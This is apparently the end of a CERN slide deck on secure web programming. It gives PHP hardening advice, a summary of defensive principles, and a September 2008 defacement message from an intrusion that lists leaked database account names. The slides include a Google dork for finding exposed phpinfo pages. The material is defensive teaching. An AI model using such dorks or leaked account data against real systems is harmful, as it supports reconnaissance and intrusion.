
- Disable allow_url_fopen and allow_url_include
- Disable register_globals
- Use E_STRICT to find uninitialized variables
- Disable display_errors

- Don’t leave phpinfo() files in the production version
  - Google search: `intitle:phpinfo filetype:php`

Summary

- understand threats and typical attacks
- validate, validate, validate (!)
- do not trust the client
- read and follow recommendations for your language
- harden the Web server
  and programming platform configuration

An incident in September 2008



```
10/09/08 03:00

Αυτήν την ώρα γίνετε η απόπειρα πειράματος στο CERN.

Ο λόγος που διαλέξαμε αυτή τη σελίδα είναι για να σας θυμίζουμε μερικά πράγματα.
Δεν έγινε βάση κάποιας προσωπικής μας αντιπαράθεσης με την ομάδα διαχείρισης του CERN αλλα με βάση την μεγάλη επισκεψιμότητα
που θα αποκτήσει τα επόμενα 24ωρα ο συγκεκριμένος διαδικτυακός τόπος λόγο του πειράματος.

Μερικά στοιχεια απ' τη βάση :

USERNAME USER_ID CREATED
SYS 0 2008-02-18 16:19:25.0
SYSTEM 5 2008-02-18 16:19:25.0
OUTLN 11 2008-02-18 16:19:28.0
DIP 19 2008-02-18 16:21:17.0
TSMSYS 21 2008-02-18 16:23:27.0
DBSNMP 24 2008-02-18 16:24:25.0
WMSYS 25 2008-02-18 16:24:53.0
EXFSYS 34 2008-02-18 16:27:55.0
XDB 35 2008-02-18 16:28:04.0
PDB_ADMIN 46 2008-02-18 17:26:32.0
GLEGE 49 2008-02-19 10:13:07.0
PDBMON 45 2008-02-18 17:25:24.0
BALYS 44 2008-02-18 17:25:24.0
USERMON 48 2008-02-18 17:59:26.0
..etc...etc....
```

Thank you!

Bibliography and further reading:

http://cern.ch/SecureSoftware

Sebastian.Lopienski@cern.ch

Questions?